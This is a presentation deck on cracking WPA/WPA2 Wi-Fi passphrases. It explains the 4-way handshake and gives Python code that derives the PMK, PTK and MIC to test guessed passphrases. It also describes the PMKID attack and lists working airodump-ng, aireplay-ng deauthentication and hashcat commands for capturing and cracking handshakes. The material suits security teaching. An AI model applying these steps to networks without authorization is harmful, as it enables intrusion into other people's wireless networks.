# WPA. A walk down cracker lane. Presented and prepared by Merlyn Cousins AKA Drforbin.

### Outline

- History of security in 802.11
- Theory of WPA attack
- PMKID attack description (thanxs to Aaron)
- Live DEMO(by PHIL (the man) reason)

### First There was WEP

WEP (Wired Equivalent Security)

Deployed 1997

Critical fault found in Crypto algorithm

With 85k-100k packets collected crack is >80% probable

#### So then there was WPA

WPA (Wireless Protected Access)
Deployed 2003

#### WPA2

- became Available 2004
- introduced CCMP encryption suit.
- changes in generation of MIC (Message Integrity Code)
  - from md5 to sha1

WPA3 (Beyond scope)


... On to Theory ...

# WPA Overview (the Handshake)


#### The 4-way Handshake

- the way WPA/WPA2 auth(s) a Station.

Lets look at a 4-way Handshake...




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
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
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
Interested in first two packets: With these we can crack WPA.




This and the SSID is all you need assuming that client successfully authenticated with the AP









# Handshake explained

ANonce – AP random number

SNonce – Station random number

MIC – Message integrity code

#### Nonce

#### **Nonce Word**

- A.K.A. "occasionalism"
- lexeme created for a single occasion to solve an immediate problem of communication.

# Keys (So many)

PSK – Pre Shared Key

PMK – Pairwise Master Key

PTK – Pairwise Transient Key

MIC – Message Integrity Code (hash)

# Pre Shared Key

#### **PSK**

- Not less than eight or greater than 63 characters, as required by 802.11i.
- effectively a passphase.

# PMK (Pairwise master Key)

**PMK** 

```
#Used for computing PMK
from hashlib import pbkdf2_hmac, sha1, md5

#Create the pairwise master key
pmk = pbkdf2 hmac ('sha1', psk.encode('ascii'), ssid.encode('ascii'), 4096, 32)
```

This takes a lot of time to generate!

# (PTK)Pairwise Transient Key

Key segmentation fields: Total 64 Bytes (512 bits)

- EAPOL-Key Confirmation Key (KCK), 16 byte
   Used to compute MIC on WPA EAPOL Key message
- 2) EAPOL-Key Encryption Key (KEK), 16 bytes

  AP uses this key to encrypt additional data sent (in the 'Key Data' field) to the client (for example, the RSN IE or the GTK)
- Temporal Key (TK), 16 bytes
   Used to encrypt/decrypt Unicast data packets
- 4) Michael MIC Authenticator Tx Key, 8 bytes
  Used to compute MIC on unicast data packets transmitted by the AP
- 5) Michael MIC Authenticator Rx Key, 8 bytes

  Used to compute MIC on unicast data packets transmitted by the station

We are interested in first 16 bytes (KCK). This Key is used to produce the MIC.

# Generating PTK(MAKEAB)

```
#Make parameters for the generation of the PTK
#aNonce:The aNonce from the 4-way handshake
#sNonce:The sNonce from the 4-way handshake
#apMac:The MAC address of the access point
#cliMac:The MAC address of the client
#return:(A, B)
```

# Generating PTK(MAKEAB)

```
def MakeAB(aNonce, sNonce, apMac, cliMac):
    A = b"Pairwise key expansion"
    B = min(apMac, cliMac) + max(apMac, cliMac) + min(aNonce, sNonce) + max(aNonce, sNonce)
    return (A, B)
```

# Generating PTK(PRF)

```
Import hmac
#Pseudo-random function for generation of
#the pairwise transient key (PTK)
#key:The PMK
#A:b'Pairwise key expansion'
#B:The apMac, cliMac, aNonce, and sNonce concatenated
#like mac1 mac2 nonce1 nonce2
#such that mac1 < mac2 and nonce1 < nonce2
#return:The ptk
```

# Generating PTK(PRF)

```
def PRF(key, A, B):
  #Number of bytes in the PTK
  nByte = 64
  i = 0
  R = b''
  #Each iteration produces 160-bit value and 512 bits are required
  while(i <= ((nByte * 8 + 159) / 160)):
    hmacsha1 = hmac.new(key, A + chr(0x00).encode() + B + chr(i).encode(), sha1)
    R = R + hmacsha1.digest()
    i += 1
  return R[0:nByte]
```

#### Call to Generate PTK

- pmk = pbkdf2\_hmac('sha1', psk.encode('ascii'), ssid.encode('ascii'), 4096, 32)
- A,B = MakeAB(aNonce, sNonce, apMac, cliMac)
- PTK = PRF(pmk, A, B)
- Now we have our PTK (Pairwise Transient Key)
- So we can now reproduce the MIC.
- FORWARD!

#### Generate MIC!!!!

```
Import hmac
from hashlib import sha1, md5
#Compute the message integrity check for a WPA 4-way handshake
#ptk Pairwise transient key
#data: A list of 802.1x frames with the MIC field zeroed
#return: mics
def MakeMIC(ptk, data, wpa = False):
  #WPA uses md5 to compute the MIC while WPA2 uses sha1
  hmacFunc = md5 if wpa else sha1
  #Create the MICs using HMAC-SHA1 of data and return all computed values
  mics = [hmac.new(ptk[0:16], i, hmacFunc).digest() for i in data]
  return mics
```

# Cracking Strategy

Now we have everything to crack this AP ...

- Take 802.1X EAPOL (Extensible Authentication Protocol Over Lan) with MIC cleared of sniffed packet and run it through MakeMic creating a MIC using our trial psk.
- We then compare the generated MIC
- if(MIC == Sniffed MIC)Success!;
- IF they equal the PSK is correct.

# Real World attack strategy

#### So the strategy is as follows:

- Find an AP with already associated Client.
- 2) Sniff in monitor mode.
- Send disassociate packets to client.
- 4) Let the client re-associate and gather packets
- 5) Then using our functions try various psk(s) until the MICS match, or use HASHCAT or similar to emulate our algorithm

We will now be doing this using kismet, aircrack-ng, and hashcat. Please note some GPU powered crackers can avg ~5000 kH/s See references for picture.

#### PMKID ATTACK

Cracking using a single RSN packet:

RSN (Robust Security Network Information Element)

- obtained from the first packet.
- Not all AP(s) support this.

When they do the packet is encoded as follows:

PMKID = HMAC-SHA1-128(PMK, "PMK Name" | MAC\_AP | MAC\_STA)

# PMKID ATTACK (Cont'd)

Cracking using a single RSN packet (cont'd):

So a psk can theoretically be found by the following:

```
pmk = pbkdf2_hmac('sha1', psk.encode('ascii'), ssid.encode('ascii'), 4096, 32)

PMKID = HMAC-SHA1-128(PMK, "PMK Name" | MAC_AP | MAC_STA)
```

... with trials ran from a dictionary.

Advantage: No Connected Clients are Required.

### **PMKID Packet**

```
▶ Frame 70: 173 bytes on wire (1384 bits), 173 bytes captured (1384 bits) on interface 0
D Radiotap Header v0, Length 18
▶ 802.11 radio information
▶ IEEE 802.11 QoS Data, Flags: ....R.F.
△ 802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 117
    Key Descriptor Type: EAPOL RSH Key (2)
    [Message number: 1]
  ▶ Key Information: 0x008a
    Key Length: 16
    Replay Counter: 0
    WPA Key Honce:
    Key IV:
    WPA Key RSC:
    WPA Key ID:
    WPA Key MIC:
    WPA Key Data Length: 22
   ■ WPA Key Data:
     ■ Tag: Vendor Specific: IEEE 802.11: RSII
          Tag Number: Vendor Specific (221)
          Tag length: 20
          OUI: 00:0f:ac (IEEE 802.11)
          Vendor Specific OUI Type: 4
          RSII PMKID: 5838489bf75b31b064814e049f3fe586
```

# Command references (airdump-ng)

#### Enter:

```
airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w psk ath0
```

#### Where:

- -c 9 is the channel for the wireless network
- --bssid 00:14:6C:7E:40:80 is the access point MAC address. This eliminates extraneous traffic.
- = -w psk is the file name prefix for the file which will contain the IVs.
- ath0 is the interface name.

Important: Do NOT use the "--ivs" option. You must capture the full packets.

Here what it looks like if a wireless client is connected to the network:

```
CH 9 ][ Elapsed: 4 s ][ 2007-03-24 16:58 ][ WPA handshake: 00:14:6C:7E:40:80

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

00:14:6C:7E:40:80 39 100 51 116 14 9 54 WPA2 CCMP PSK teddy

BSSID STATION PWR Lost Packets Probes

00:14:6C:7E:40:80 00:0F:B5:FD:FB:C2 35 0 116
```

# Command reference(aireplay-ng)

```
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 ath0
```

#### Where:

- -0 means deauthentication
- = 1 is the number of deauths to send (you can send multiple if you wish)
- a 00:14:6C:7E:40:80 is the MAC address of the access point
- -c 00:0F:B5:FD:FB:C2 is the MAC address of the client you are deauthing
- ath0 is the interface name

Here is what the output looks like:

```
11:09:28 Sending DeAuth to station -- STMAC: [00:0F:B5:34:30:30]
```

## HASHCAT!

- Using hashcat:
  - must convert .cap file to .hccapx file.

#### Ex.:

hashcat -m 2500 capture.hccapx rockyou.txt

## 8x NVIDIA GTX 1080 Ti GPUs

AVG ~5000kH/s Build.



# THANXS!

BYE!

